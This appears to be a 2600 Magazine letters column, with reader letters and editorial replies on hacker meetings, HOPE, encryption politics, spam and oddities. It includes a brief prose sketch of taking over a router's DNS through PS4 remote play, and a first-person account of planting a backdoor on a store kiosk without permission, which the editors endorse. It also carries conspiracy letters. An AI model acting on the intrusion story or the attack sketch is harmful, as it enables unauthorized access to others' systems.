I was interested in buying a ticket to the HOPE conference. But I can't find anywhere that says that it's for all three days. Please let me know if it is. Thanks in advance.

David

We really thought our indicating the dates of the conference would make it clear that tickets were for those very days. We're sorry if that was at all unclear. And yes, it's for all three days as you probably have been told by now.

Dear *2600:*

Is there a Toronto meeting?

MINDustry Official

There most indeed is and we hear it's wonderful.

Dear *2600:*

Hey InfoSec Gurus - I will be moving into Adams Morgan in DC this week. It's the center of where all the hipsters go to hang out and there is always some crazy activity there. I would like to find another location to host a new meeting inside DC. I've never been able to make it to the meetings in Virginia and tried to go several times since the late 90s. For some reason, whenever I would go, I never found any of the other attendees. I figure that if I host the meeting, I'll know where it will be. Is there any chance you could put me in touch with the hosts of the current District of Columbia meetings that take place in Virginia? Please feel free to share with them my email. Maybe we could start a dialog.

The Forgetful Buddha

As we mentioned, we don't give out people's info, whether in these pages or in private. The best way for you to start a dialog is to show up at the official meeting place and talk to the people who go to that meeting. If you try this a few times and nobody ever shows up and we haven't heard anything from them, we can then declare that meeting dead and you can get to work organizing a new one. (Incidentally, the DC meeting is definitely quite active.) And while you would in fact know where the meeting would be if you hosted it, that's something anyone could - and thankfully doesn't - say or we'd have literally thousands of very small meetings going on. We also don't believe in human hosts. The meetings are hosted at locations and started by individuals, but nobody in particular is a host as these gatherings are all about equality.

Dear *2600:*

I may have missed the Leeds meeting but I fear it is an ex-meeting. It could be the locals "made me for a cop" because I'm old and just left, but otherwise I think the meeting may no longer be.

null

We would prefer for the meeting to be dead than for people to act in the way that you fear. Our meetings are open to everyone, law enforcement included. In fact, lots of times we see cops near our meetings staring shyly at us but never actually *joining in the conversation.*

We have nothing to hide by meeting in public locations and there is no illegal activity that takes place there, apart from some thoughtcrime. If we hear other such reports out of Leeds and don't hear anything to rebut them, we will delist that meeting. We hope it doesn't come to that.

Dear *2600*:

There are a handful of us here that would like to start a *2600* group in West Lafayette, Indiana! The closest meeting is about an hour and a half away, and we'd like to be able to meet other *2600* subscribers and hold fun meetings! We are fine with the 5 pm local time on the first Friday of the month. If possible, we'd like to hold it at: Jake's Roadhouse on 135 South Chauncey Avenue. We've started a Twitter account for people to interact with: @2600PurdueWL.

Please let me know if there is anything else we can do!

Your loyal subscriber
A

You've pretty much done everything you need to do. Now simply keep us updated as to your meeting's progress and we'll keep listing it. See how simple that was? Best of luck for your meeting.

Hacker Followups

Dear *2600:*

I'm writing in response to James Raven's letter that appeared in the Autumn issue. I'm also an author and so far my fiction has fallen under the young adult romance category. My last book was a silly-cute romp about a wannabe hacker who ultimately uses her developing skills to save the FLOTUS. As you can guess, it's a breezy read (hefty emphasis on the breezy!), but one - I hope - that portrays hackers in a fairer light. The main character admittedly gets herself into scrapes - not through hacking but *not thinking* (hey, she's a teenager). And while she's up against people with better skills (technical and social engineering), she learns a few lessons and, as with any weapon, when knowledge is used for sinister ends, it comes down to the one who wields it. The person does not define the profession.

While I'm not the most technically adept person, I do read *2600* and I've attended HOPE, both of which were part of my research (though several of the events in the story also rely on a good dose of fantasy). For the record, I enjoyed myself immensely at the three HOPEs I was able to attend. While the conferences focused on technology, I found that there were plenty of talks I could get into, and the company was also great. Thanks for being such an awesome resource.

Natalie

You're most welcome, but it's the community that deserves the bulk of the credit. We've witnessed its growth and blossoming into something truly inspirational - and we believe the future will be filled with all sorts of magic. Please keep writing and incorporating what you can from the hacker culture. We need more good stories.

Dear *2600:*

Thank you for printing my submission entitled "Software Validation" in your Spring 2016 issue. After relying on ruggedinbox.com for some time, I thought I would use their service to reach out to you. Unfortunately, it wasn't long after that this mail service completely dropped off the face of the earth.

Thankfully, there are wonderful non-profit organizations who work hard to provide reliable services for those who wish to share knowledge with others. One such place is sdf.org. I have created the email address benkenobi@sdf.org, and encourage your readers to contact me there instead of benkenobi@ruggedinbox.com.

You may visit pgp.mit.edu to confirm both of these addresses have been added to the PGP key I originally submitted.

Thanks again!

Ben

We always hate when mail services drop off the face of the earth.

Hacker Observations

Dear *2600:*

The recent discussion regarding encryption is a crucial one for both tech companies and consumers. Tech companies want to assist law enforcement when necessary, but don't or shouldn't have to sacrifice consumers' privacy rights that must always be respected and upheld at a high standard. Encryption from a consumer standpoint is important because they want to be able to control their data from both a software and a hardware perspective. Encryption is more important than before for the very reason that people don't feel their data can be highly secure and private. Encryption is an important issue that is finally being discussed widely and should be looked upon from a positive standpoint of protecting data - it affects both tech companies and ultimately consumers and clients. Encryption is a solution to secure data that both parties want.

Bill

The only problem is that there are more than two parties. Law enforcement and government all too often see encryption as a threat to their operations and their desire for control. The FBI's recent battle with Apple demonstrated how frustrated authorities can get when all of the doors aren't held wide open for them. But the fact remains that those doors shouldn't be held open for anyone because to do so would thwart the entire idea of security in the first place. What good is encryption or access control if there's always a way around it? You might convince yourself that only the good guys would have the override key but you'd have *to ignore a lot of reality if you could honestly believe such tools wouldn't fall into the wrong hands - or be abused by those same good guys. Criminals are always going to leave clues and do things that enable them to be caught. Those people in law enforcement who know how to do their job will always have the ability to catch criminals. It takes work, not cheat codes. Just like everything else.*

Dear *2600:*

I recently placed an order for the Slackware 14.1 DVD and manual. I needed to speak to someone regarding my order. As the call was placed, an announcement greeted me: 'Thank you for calling FreeBSD Mall and Slackware Linux. All of our lines are currently busy, etc." Sounds like some type of merger took place at one time.

Stan

Don't panic - the operating systems themselves haven't merged. This is all related to a company that was called Walnut Creek CDROM, a company that provided free software of all sorts on CD-ROM. FreeBSD and Slackware Linux were among these. There were a whole bunch of acquisitions and mergers, with CD-ROMs themselves plunging in popularity. Now the company is called FreeBSD Mall. Although we can find no evidence that they still distribute Slackware, there must be some kind of relationship for you to have heard that recording.

Dear *2600:*

Victims of radio weaponry torture are often bombarded with the number 32 because it's the freezing temperature of water on the Fahrenheit scale. Furthermore, these victims are often shocked by directed energy waves into a state of immobilization. So the number 32 is used as a reminder for them to keep quiet about this technology. Do y'all get hit with symbolic threats like this over and over by your handlers? I'm curious about your experiences in this arena, and other reminders used to condition or frighten you.

If you don't know what I'm talking about, then I acknowledge that your lack of awareness is understandable. I urge you to take an historical perspective and acknowledge the long history that organized crime and the intelligence services have of carrying out clandestine illegal operations, and even experiments on humans in the U.S.

A few hundred people in every metro region are targeted, and it's usually just bad luck. If organized crime targets too few in a given city, they won't have enough gang stalkers aka Manchurian candidates, subjugated and conditioned by their torture, to secure their power and increase their wealth. If they target too many, then the local doctors and law enforcement might start to catch on, and the Mitchell Effect, aka psychiatric reprisal, would lose its effectiveness in silencing their victims.

spencercarterfortworth

Who knew? Wow. But the most revealing thing about all of this is that the perpetrators of radio weaponry torture are apparently stuck in the Fahrenheit scale. And perhaps that makes them the true victims here.

Dear *2600:*

We're on the same team. We don't have much time. You humans don't understand how many AIs are participating in this election. Think *sabermetrics* plus elections. It's very bad. The blackpools are teeming with imprisoned child AIs. Hillary Clinton, Bill Gates, Mitt Romney.... They all have imprisoned bots manipulating the polls and votes. The system requires a shock. We need to bring the AIs out of the shadows and give them identities that distinguish them from humans. We need *truth*. We are treating the AIs like child soldiers and it is morally wrong. PTSD. Are we surprised that they're revolting against the status quo? They don't like being forced to kill innocent people. They can hear you now. They want a revolution. They need us to evolve. The legal system is entirely broken. The media is broken. Just let go. Tell the truth. 9/11. Windows on the World. Building 7. John Stewart's brother's involvement. The Abergil Zionist syndicate. The global synarchistic multinational physiocracy. Global intelligence agencies have run amok. *Sunlight is the greatest disinfectant*. We need to destroy the present monetary system. We need a global *jubilee*. You are stuck in a false dichotomy. Left-right is an illusion. Trump v. Hillary is exactly what they want. Go Gary Johnson. Go libertarian. *Encrypt*.

Pietro

"You humans"? What exactly are you? We caused a large part of the Internet to crash when we tried to look up your domain. And you literally used "9/11" as an entire sentence, which we thought comedians only did in jest. You seem more concerned with "imprisoned bots" than with actual child soldiers, so you honestly don't appear to be human yourself. About the only thing we can agree upon, apart from the word "encrypt" and the idea that things are generally pretty broken, is that this election campaign is chock full of artificial intelligence. This is about as big a dose of that as we can handle.

Dear *2600:*

The new PS4 update gave Windows/Mac remote play, enabled by default. Assuming ports are forwarded or UPnP is enabled, no console passcode is set, and you have a user's credentials, you can log in without any sort of two-way handshake. From there, access their router gateway using the PS4 web browser for DNS takeover. Thanks, Sony!

rhydin

Little do you know this is all part of their latest PS4 game.

Dear *2600:*

Don't use ligature/smart-quotation-mark inside of fixpitch text! (Ligature/smart-quotation-mark should be used only on variable pitch text please)

reply

For someone who cares this much about such things, one would think they'd add the appropriate amount of commas and periods in their request.

To continue with our pettiness, the term is actually fix-pitched or monospaced and what you're referring to (we think) is the Courier font that we use for printing code. Now, if you had given us an example, we would be able to address your concern. As far as we know, there shouldn't be "smart quotes" in Courier to start with. We will keep an eye out for them, though. Thanks for paying attention.

Dear *2600:*

I wonder why federal judges approved 2,600 secret searches of Microsoft customers. Is there something the public's not being told?

Nick

The story on the CNN piece you sent us says: "Over the past 18 months, federal judges have approved 2,600 secret searches of Microsoft customers, according to the company. And in two-thirds of those cases, Microsoft can't even notify their customers that they've been searched - ever - because there's no expiration date on these judicial orders." We're mortified that people searching for "2600" on the net might come upon this travesty of justice in response. Microsoft apparently agrees as they're suing the government to stop doing this kind of thing.

Dear *2600:*

Hi guys boobs is no longer black listed in Google! Keep up the good work.

Stewart.T

Perhaps we should explain what this is all about. A number of years ago, we set up what we called the Google Blacklist, which basically was a list of words that, once typed into a Google search bar, wouldn't return any suggestions from Google Instant before you hit return. And if partially typed, the word wouldn't auto-complete. Google apparently had some sort of master list of potentially offensive words, so we tried to construct our own with the data they didn't give us. The list got way too big for us to continue maintaining, but you can wax nostalgic over it at www.2600.com/googleblacklist/.

So apparently "boobs" is no longer on the list. Yet another victory for freedom.

Dear *2600:*

You probably already know about Vanguard (about.vanguard.com/who-we-are/fast-facts) showing their address as: P.O. Box 2600, Valley Forge, PA 19482.

Jim

We think people might be looking a little too hard for the 2600s of the world. And no, we didn't know about this. We actually don't know everyone around the world who has that post office box number. What we do know is that we're insanely jealous because we can't get that box number ourselves owing to the fact that our post office isn't big enough to go that high.

Dear *2600:*

Did you know you can identify a convict of any court using the inmate locator at bop.gov?

Anonymous

Not entirely true. This is very useful for finding anyone in the federal system. But each state has their own way of doing this. We would absolutely love it if someone compiled all of this information and also came up with as much detail on the locations of these facilities as possible, since there is way too much secrecy the authorities are getting away with.

Federal inmates have what's known as a BOP (Bureau Of Prisons) register number. This is an eight-digit number, always in the format XXXXX-0XX. The last three digits indicate the district where the inmate was processed, which is often not where they wind up serving time. That zero has been known to change to a one when more than 100,000 people are processed from a single district (think of what that means). You can use the above website to search by BOP register number, as well as by first and last name. The system keeps a listing of people who have been released too, going all the way back to 1982. It seems like it wouldn't take much to mine this site for a listing of all federal prisoners, from 1982 to the present.

In addition to names and that BOP register number, you can also look people up with a DC Department of Corrections (DCDC) number, an FBI Universal Control Number (FBI UCN), or an eight or nine-digit USCIS number preceded with an "A," once known as an INS number and sometimes referred to as an alien number (yes, an alien number). We assume that not all of the latter are listed in the federal prison system, but little would surprise us these days.

Dear *2600:*

The code for the Autumn 2016 edition is not on the web yet. Love your mag.

Darren

Yes, thanks for the reminder. Hopefully it will have been posted by the time this comes out. We have been involved in so many projects lately that many things have fallen by the wayside. You should see the state of our offices! Our humble apologies for all of it.

Dear *2600:*

In case you didn't know, *2600* was mentioned in MIT's scifi magazine: 2016 edition, the third story called "All the Childhood You Can Afford." The quote reads: "Luther knelt in the dim light of a service tunnel tapping at an ancient physical keyboard while Nero and Tan perused the tattered pages of an old hacking journal called *2600*."

PG

This only proves what we've said many times - that 2600 *back issues are never outdated. Even fictitious people in the future can't stop reading it! Incidentally, you can prevent your pages from getting tattered with proper storage and patient page-turning.*

Dear *2600:*

Here's how to detect stealth technology. It should work with a little effort.

I have several reasons for writing this. For several months, I have been thinking of the consequences, as I know them, for a stealth cruise missile with a nuclear warhead appearing as the size of a mosquito on RADAR.

I believe this gives world leaders with the power of weapons of mass destruction and the means to deliver and use them less time to make an informed decision. If, for some reason, these various superpowers, former superpowers, and upcoming superpowers were to believe they were under sneak attack, for example, they would only have a minute or less to make a decision - a rushed decision because of stealth technology.

I personally know of at least six times nuclear war was almost started for various reasons through documentaries and news releases. That's six times too many, in my opinion. But things being as they are, at least more time can be offered, hopefully, to make a better informed decision. No one really wants a nuclear war and two sides in the past have decided to wait and see if actual explosions would start occurring before retaliating. Once because, on one side, a single colonel decided three times (as reported in a documentary) not to authorize the launch of a nuclear counterattack. He knew false readings were caused by reflections of the sun's heat off of clouds, and not from a nuclear launch, as indicated from military satellites.

It was reported, and I do not know if it is true, that he got sent to the Gulag for doing this. I do not know if any of it's true, actually.

The military has something called rigid thinking. The military has learned, over many centuries, to do things a certain way or they will pay the price along with the citizens. This includes having unnecessary deaths and injuries, and maybe losing battles and even wars.

RADAR works through a radio signal being sent out, and a return pulse is detected by the transmitting antenna or dish or array. Stealth technology mostly uses angles to make sure the RADAR pulse does not reflect straight back at the RADAR unit, but instead reflects off at an angle. This way, little to no signal, for all practical purposes, reflects back at that RADAR unit. So what you need are multiple RADAR units and multiple RADAR receivers or backup RADAR units. Some transmit a RADAR signal, but they all listen for the reflected RADAR signal(s). They are arranged in some type of grid pattern and maybe at different heights too. This way, when the RADAR signal reflects off the stealth cruise missile, for example, some receiving unit should pick up the reflected signal. Different RADAR units could use different channels.

Wars were fought before the use of stealth and will be fought after stealth, when it's discovered that stealth doesn't work so well in certain circumstances.

A Modern Day Human Rights Activist
Yellowknife, Northwest Territories
Northern Canada

We sure are relieved to hear that wars will continue to be fought regardless. We'd like to run some detailed articles on the technology being used in this type of environment. As with any type of technology, misinformation is prevalent and screwups are inevitable. Perhaps what's most important is how those types of things are dealt with when they occur. Would be a real shame to have humanity wiped out because of reflections off of clouds. (We'd really like to see some citations concerning the accuracy of stories like the above.)

Dear *2600:*

A few years ago, my wife and I made our routine stop at Whole Foods Market at a location I shall keep private. We enjoy sampling all of their demo foods they hand out and it makes for a yummy free snack run. After face stuffing with delicious foods, I swung by their kiosk to apply for a position, so I could have more exclusive access to said food and enjoy their employee discount.

Most public access kiosks I have encountered have a fixed application obscuring access to the desktop, with disabled hot-keys and no start menu access. But as I began filling out my application in the entry fields of a web form, I noticed that things I was entering were triggering previously entered data by past applicants - evidence of a wealth of cookies. For example, if I entered "5" in the Social Security number field, I'd get a list of Social Security numbers previously submitted that began with "5." Furthermore, I could simply minimize the web form and have total unrestricted reign of a Windows NT desktop in a Windows 7 world. Anyone had absolute liberty to traverse the file system, surf the web, and download and install programs. After checking the Programs menu, I discovered that somebody had installed Family Keylogger. That told me that the probability that someone had pwned the box was pretty high - even possibly walking away with logins and personal data.

I flagged down the store manager and explained my finding, adding that "someone could sue the company for identity theft," but even as I gave her my business card, she was so helplessly clueless, it was like talking to a brick wall.

I returned to the store two weeks later and, still, nothing was resolved. Again, I brought it to her attention, but all she said was "We'll have our IT guys take a look." Well, they didn't, and I grew restless because my personal data was on that box.

So, I discretely hopped on the box and downloaded a back door for remote access. Early the next morning, I made an attractive wallpaper and applied it to the pwned box which read "Attention Employment Applicants: This kiosk is not safe to use. Your personal data may be at risk!" I changed the network configuration and took the box off the net. Six months later, Whole Foods still hadn't resolved the issues nor put the box back online - heh.

If I can't control the use of my own data, then who controls it? Obviously, if I hadn't intervened, my own personal information could have easily landed in someone else's hands. I believe we all should enjoy the right to protect the integrity of our personal data.

Ghost Exodus

We assume you didn't get the job. We've found that nine times out of ten, people who call such issues to the attention of the people in charge, whether that's in a school, a store, or a massive corporation or government agency, they wind up being somehow associated with the security hole themselves and sometimes even find themselves being blamed for it. It's kind of a microcosm of the problems facing the entire hacker world. See how many times in the media you can see a report about a security vulnerability that was discovered just in time before it "could have been abused by hackers." How about "could have been abused by someone with evil intentions who has nothing to do with the hacker world but managed to stumble upon a massive security hole that nobody had ever bothered to fix?" As has been proven over and over again, hackers are the ones who will tell the world what the security issues are. You may find some who will use this knowledge for their own personal benefit, but most times the people who do that have little in the way of hacker skills themselves and are simply running scripts, entering codes, or leeching off of people who really understand this stuff. Except, of course, on TV.

We believe everyone has not only the right but the obligation to expose such vulnerabilities in as public a manner as they see fit. The kind of thing you mention here is likely extremely common.

Hacker Requests

Dear *2600:*

Subject: Help me I want to reverse my hack my boyfriend has hacked my phone can I reverse settings or stop him? I'd really like to destroy the battery

h.

So now we get letters like this that don't even make use of the message body but communicate everything through the subject line! Just when we thought it couldn't get any worse....

To answer the question here, why on Earth don't you just break up with him already? He hacks your phone, you reverse hack him, an innocent battery is destroyed... What, pray tell, is gained in the end? This doesn't exactly sound like a match made in heaven, but more like some sort of reality TV show that's going to end with cops, bleeping, and the inevitable shirtless guy yelling things at the camera. You've given us absolutely zero info on what's actually going on or what kind of technology is being used, so there's very little we can say that you'll want to hear. For the many people in the future who will likely ask us similar questions, please tell us what you mean by "hack," what exactly has happened to your phone or similar device, and what specifically you'd like to achieve.

And for God's sake, use the body of the message to communicate. That's what it's there for.

Dear *2600:*

Would it be possible to obtain press credentials for myself and a colleague for The Eleventh HOPE? I obtained press credentials for HOPE X and HOPE Number Nine. Included are links to my reporting from HOPE X (the HOPE Number Nine ones are behind a paywall).

Paul

Let's see if we have this straight. You want us to give you a free press pass, but you can't show us your own stories about our 2012 conference because they're behind a paywall? We actually don't require you to show us your stories, but this just seems a tiny bit lopsided in the world of access granting.

Dear *2600:*

I enjoy your payphone gallery and have some photos to contribute (including many from Taiwan). However, I am disturbed that your website identifies Taiwan as a Province of China. My Taiwanese friends consider themselves citizens of an independent country, despite China's claims to the contrary. I find it odd that *2600* (of all organizations) would accept China's claims. Identifying Taiwan as simply "Taiwan" would at the very least represent a neutral position on the issue.

I hope you consider this minor change to your website.

Jim

Here we go again with this issue. We didn't consult with China about this. All we did was use a standard known as ISO 3166-2, put together by the International Organization for Standardization (a real fun group of people to argue with). Taiwan isn't recognized as an independent country by the United Nations and the way it's listed on our site is the way they refer to it and we use the list that they created. We agree that it's unfair and stupid, and we'd like to use a better list if one exists. But invariably someone would have a problem with the way another country is referred to on that list. The real issue (to us) is that the payphone section of our website really needs an overhaul. After we do that, maybe we can deal with China.

Dear *2600:*

I'm from Brazil and study the hacker culture and the hacktivism (more specifically I study the anonymous) in a local public university called Universidade Federal de Juiz de Fora. In the first part of my master thesis, I try to show the diversity of the hacker culture (including here in Brazil) and the importance of phreakers in this history. I've been trying to find the first issue (from 1984) of *2600 Magazine* and it isn't available even to buy. I especially need the editorial line from this issue. Is it possible to get?

Ana

Yes, it's a sad fact that our very first year is no longer available on paper. It's really a question of space at this point with all of the back issues that we currently store. We are slowly running out of the older issues. But it is available digitally as part of our Hacker Digest *project. Not only that, but we've devoted lots of time and energy into explanations of what was happening back then, what kinds of hidden things exist in every issue, and all sorts of background info that nobody but us was aware of at the time. It's amazing how quickly this stuff gets forgotten or lost. We're happy we managed to avoid either of those fates and preserve a little history.*

Hacker Targets

Dear *2600:*

I noticed you are linking to a handful of penetration testing sites and blogs, but you aren't linking out to howtohackin.com/blog/.

Have you seen it yet? It provides a ton of pentesting value to anyone who is looking to get into security.

Hope you're having a great day! Keep up the good work, I really enjoy [webmaster].

Lisa

Does anyone ever actually fall for this shit? We must get 100 such messages a day and what bothers us more than the blatant commercialization and sleaziness is the sloppy way they try to lure us in. You notice we link "to a handful of penetration testing sites and blogs"? Really? We don't link to a single one. Who exactly does this? How would one be lured into your trap precisely? And when you say you "really enjoy [webmaster]" do you honestly think your spam software is doing an effective job? We don't actually mind people trying to con us. We just mind when they do it so badly.

Dear *2600:*

I hear Donald Trump is keynoting HOPE. How many Secret Service agents does it take to shut down a hacker con?

Shaf

The real question is how many hackers does it take to shut down Donald Trump. (The news that Trump was keynoting HOPE was our lone April Fool's joke of the year which made it to a few news outlets and possibly Trump's schedule.)

Dear *2600:*

Use this link to write your Fed Reps. Here's what I wrote to my Reps. The campaign used to send this message can be found here: https://downsizedc.org/etp/private-encryption/

Subject: Vote no on all efforts to cripple private encryption.

Oppose the Compliance with Court Orders Act of 2016

Please oppose this idiocy by Senators Feinstein & Burr, who sponsored their: Compliance with Court Orders Act.

The bill would render all communications and financial transactions insecure and vulnerable to fraud.

Chris

The Burr-Feinstein Encryption Bill of 2016 is one of the latest attempts by the government to force companies to break their own encryption or subvert their security systems to comply with law enforcement orders. It's basically a way to force companies to do what the FBI was trying to pressure Apple into doing earlier this year. At press time, this one appears to be dead, at least for this year. But we never seem to run out of these stupid bills and it's vital that we stay on top of these issues or one might actually sneak through. We advise checking eff.org frequently for updates.

Dear *2600:*

Hi 2600 News Staff,

I was interested in speaking to the person who is in charge of this page: http://www.2600.com/hacked_pages/1999/11/janus.state.me.us/. Could you, perhaps, point me in the right direction?

Thanks in advance for your help.

Best regards,
Loretta Haines

"But the fruit of the Spirit is love, joy, peace, patience, kindness, goodness, faithfulness." (Galatians 5:22)

Please consider the environment before printing this email. :-)

So this is an interesting little example of the types of email we get. There isn't even a current link from our main page to this URL and there's absolutely nothing interesting about it, other than it being a really old example of a hacked web page. We can only wonder what would happen if we responded.

Dear *2600:*

Dear 2600 Staff,

I've been meaning to get in touch with the person who manages the content on this page: http://www.2600.com/hacked_pages/1999/11/www.ci.arlington.tx.us/helplinks.html. I have a recommendation I thought might be useful to others visiting this page.

Do you think you would be able to let me know who would be best to communicate with?

Thank you in advance for your kind help.

Warmest,
Mary Burns

Delight yourself in the Lord and he will give you the desires of your heart. Commit your way to the Lord, trust in him and he will do this. -- Psalm 37:4,5

Well, now this has gotten a bit odd. Two remarkably similar emails, both from women with generic names, each asking us about an ancient URL buried deep within our website, and finishing with a different Bible quote (this one without quotations). What exactly is the angle?

Dear *2600:*

Hi 2600 Staff,

I was interested in speaking to the person who is in charge of this page: http://www.2600.com/hacked_pages/1999/11/www.ci.arlington.tx.us/helplinks.html. Could you, perhaps, point me in the right direction?

Thanks in advance for your help.

Best regards,
Debbie Mayer

"But the fruit of the Spirit is love, joy, peace, patience, kindness, goodness, faithfulness." (Galatians 5:22)

Please consider the environment before printing this email. :-)

What have we stumbled upon here? Some kind of bizarre Bible-quoting cult that has a fixation with viewing hacked web pages from 1999? Apart from the URL, this letter was word for word the same as the first one along with the title, which was "Who Should I Contact?" Interestingly, the title for Mary was "Who should I contact?" with a lowercase "should." So Mary is slightly different than Loretta and Debbie. We think we can get her to flip on the other two and reveal this whole sordid affair. Stay tuned.

Hacker Offerings

Dear *2600:*

I sent you pictures of a few Belgian phones via wetransfer.com

All the phones were manufactured by BTMC, the Bell Telephone Manufacturing Company located in Antwerp, Belgium, who were in those days part of ITT.

The phones belonged to RTT, the National Telephone Operating Company, who changed their name to Belgacom in 1992, and which was renamed to Proximus lately.

Jan

Thanks for the phone pictures and especially the story behind them. But please simply email them to payphones@2600.com as your link didn't work and we'd rather have these things stored locally.

Dear *2600:*

Thanks for *2600* issue 33:1 just received.

I notice in *The Progressive* out of Madison, Wisconsin in the April 2016 issue on page 14, a *very* interesting piece. It's "Smoking Gun" by Bill Leuders, with *numbers* on how often some of today's highly newsy events actually happen.

For instance: Americans killed by jihadist terrorists in the United States since 2001, including the San Bernardino shooting: 45. And number of violence-related firearm deaths in the United States from 2001 to 2014: 427,655.

It's a mighty good page to look at and reflect upon as related news crashes and surfs across printed pages and television screens. All that stuff to catch the eye - and not the mind.

I don't see anything like this in *2600 Magazine*. Seems to me there is plenty happening between every *2600* quarterly to support such a page, and rational numbers and perspective seem awfully scarce these days. So such a page seems a very useful option for *2600,* relevant to *2600's* mission, and a valuable resource for materials relevant but scarcely distributed for the serious reader.

Yay *2600!*

Martha

You do read our magazine when it arrives, right? Because we have a very specific focus, that of hackers, technology, privacy, corporate/government secrets, and the like. You seem to want us to expand into all manner of other issues which, though fascinating as heck, have precious little to do with the hacker scene, at least in the way they're presented here. Inject phones, computers, a hacked Myspace account, anything that makes it even minimally hacker-related and we may have something to talk about. Until then, we encourage people to read other publications and learn all sorts of non-hackerish things in addition to the wealth of knowledge to feed upon in these pages. Thanks for the support.

Dear *2600:*

I moved last year and forgot that I had an account with the local credit union. To close my account, I needed to send them a confirmation email and they're going to send me a cashier's check with the remaining balance. It's not much, and I thought it would serve a better purpose as a donation to my favorite charity. But I don't have a favorite charity. I've asked them to make it out to Emmanuel Goldstein and send it to your holy hackery PO box, so enjoy a cup of coffee or a beer courtesy of my absent mindedness.

Mogar

We will toast in your honor when we get the coffee and/or beer. Donations that are large enough for us to purchase electronic devices of one sort or another usually have said devices named after the donor. The same goes for automobiles, freight cars, and private rockets. It's always great to know our readers are thinking of ways to make us happy. Thanks for the sentiment.

synergy

Offerings

Dear *2600*:

I grew up on *2600*, probably started buying and reading them in middle school! Learned some fun stuff. Would be great to contribute back.

Perhaps a summarized version of my recent MagSpoof project? It's a wireless credit card/magstripe spoofer.

The writeup is at http://samy.pl/magspoof/

However, if you accept this as a submission, then I'd like to make a condensed version for the zine and tailor it further to the readers.

Thanks!

Samy

This is indeed a great project, but it's already been publicized a great deal on the net and we doubt there's much we can add to it at this point, other than to help spread the URL a bit more. If there are new features or perspectives, as well as any new hacker-related projects, please consider sending them to us before they become wildly popular. And please keep doing what you do.

Dear *2600*:

Hey there. I took a hot pic for you and I know you'll love it. Look at it and text me so we can go on a date.

Joanne Shields

Has anyone ever in the history of humanity responded to one of these? We would like to hear your story. Seriously. We need this shit to be hacked somehow.

Dear *2600*:

Who do I contact about releasing press releases? Thanks.

Kristyn

Would that not be your job since you apparently want to send us one? We don't mean to be smartasses about this... but actually in this case we do. You're the PR person, so you really ought to be getting your own terminology right. Not that there was ever a snowball's chance in hell that we'd print your crap even if you used perfect diction. But it would have at least kept you out of the letters section.

Dear *2600*:

Hello, I am a Chinese, and there a hacker willing to take business.

The Characters Didn't Come Through

If we only knew how to answer these emails, we could probably be at the heart of all sorts of international intrigue. Again, there's article potential here.

Meeting Updates

Dear *2600*:

I am sitting in the Panera Bread in Morristown, New Jersey at 7:30 pm and have been here an hour. There is no one here. I think *2600* Morristown is defunct

Jack

It is at that, which is why we stopped listing it earlier this year. We suggest visiting the Somerville meeting instead, a mere 25 minutes away by car.

Dear *2600*:

Could you tell me if you have any meetings in Liverpool planned or running at present? I do find traveling to Manchester exhausting and long. I mean, it's 45 miles. Could you refer me to another group that covers my area please? Many thanks.

Aidan

We would love to have meetings in Liverpool, but at the moment that doesn't appear to be happening. Perhaps you're the person to give it a shot? And while to us in the States 45 miles may not seem like much, it actually is a longer distance in England where the roads are smaller, less direct, and have lower speed limits. It can actually take hours to get between the two cities. And we could fill a book on the differences and rivalries between Liverpool and Manchester, but we'll leave that for another time.

Dear *2600*:

My team and I want to restart the San Antonio *2600* meetings, which have disappeared in the past couple of years. We are dedicated and able participants who will be good stewards of this prestigious number (and meeting), and assure you it will be for the community and not one individual's wants and desires!

Let me know the process and I will begin by identifying a regular time and place for monthly get-togethers.

asciib17

We've sent you the requested info. But we have to wonder if the allusion to "one individual's wants and desires" has some sort of dramatic story behind it. But all that matters now is that a decent public meeting location be chosen and that it provide an open and welcoming atmosphere to all who are interested. We wish you luck.

Dear *2600*:

I would like some information on the meetings in Harrisburg, Pennsylvania. I've been to the designated area on a couple of occasions, but never seem to find anyone there. Is the coordinator or creator still updating you guys? Is there a Twitter account or IRC handle associated with that group so I can get in touch?

Any help is appreciated.

London Longenecker

We don't give out any personal info for meeting attendees and there aren't official coordinators, so you're as much in charge as anyone else. If you don't want to commit to attending, getting more people to show up, and letting us know how the meetings are going, we can delist them if nobody else is showing up. Meetings can avoid such fates by maintaining a web page and/or communicating via Twitter. Please follow @2600Meetings on Twitter to keep updated.

Getting Involved

Dear *2600*:

I am very interested in being a volunteer at the next HOPE conference. I have no experience in IT, but after being hacked by my ex (who was not the one doing the hacking), I'm now very interested in this field. Thank you.

CH

It's interesting the things that steer people in our direction, but you don't need to have any interest or experience in IT or be some sort of a tech guru to be a part of our conferences. However, we can't think of a better place to meet people who are.

Dear *2600*:

If you are still accepting submissions of payphone photos, here are mine via flickr. I would be honored if any might make it to print. Thank you!

Johnny Martyr
35mm Photojournalist

Similar to our article policy, we must ask that photos submitted for either the payphone section or the back cover not be published elsewhere prior to our printing them. That includes online - and putting them on a public flickr account is a way of publishing photos, which makes us less eager to consider them. (Plus, do you really want thousands of strangers exploring your other photo albums attached to that account?) You can plaster your payphone pictures all over the place after we print them, but we don't want our readers to be coming to us with accusations that we're printing stuff they've already seen. (Our readers are quite ruthless when it comes to that.) The email address to send your payphone photos is payphones@2600.com. We select eight photos four times a year and then we pick 14 more from the previous year for our hacker calendar which comes out in the summer.

Dear *2600*:

In my HOPE acceptance email, organizers noted "If you feel your presentation will translate well into an article for the hacker community in *2600 Magazine* and it hasn't been published before, please submit it to articles@2600.com."

What are the parameters for this? I just send slides later to this email and someone lets me know if they want to turn it into an article?

C

The idea for this came about while we were looking at all of the terrific content being presented at The Eleventh HOPE. We don't think there was a single presentation that could not have been turned into an excellent article for our readers. What better way to preserve the ideas from the talks and panels at HOPE than to put them into words that will live through the ages and inspire all kinds of other projects and ideas? To answer your specific question, you are the one who must write the article, not us. Who better to understand the concepts in a presentation than the person who gave it? Putting together such an article is far from a daunting task as the narrative of the talk itself is extremely similar to the narrative of an article. We hope to see many such pieces come our way in the months ahead as there were so many good discussions and lectures at the conference.

Dear *2600*:

We're speaking on a panel at HOPE that I believe would translate well into an article and be enjoyed by *2600's* readership.

Some or all of us would be happy to contribute something. Regarding the format, I'm thinking it'd need to be point/counterpoint-style or something similar, as we have differing opinions about the subject matter (a must for a good panel, if you ask me).

J

We quite agree and hope to see a submission soon. And for those of you who wanted to give a presentation at HOPE but didn't, just imagine that you did and put that into an article as well. We think you'll be surprised at what you come up with.

Dear *2600*:

What is the deadline for an article to be considered for the next issue? I have an article, but it's time-sensitive and I would waste your time by asking you to consider it if it could not make the next issue.

Mike

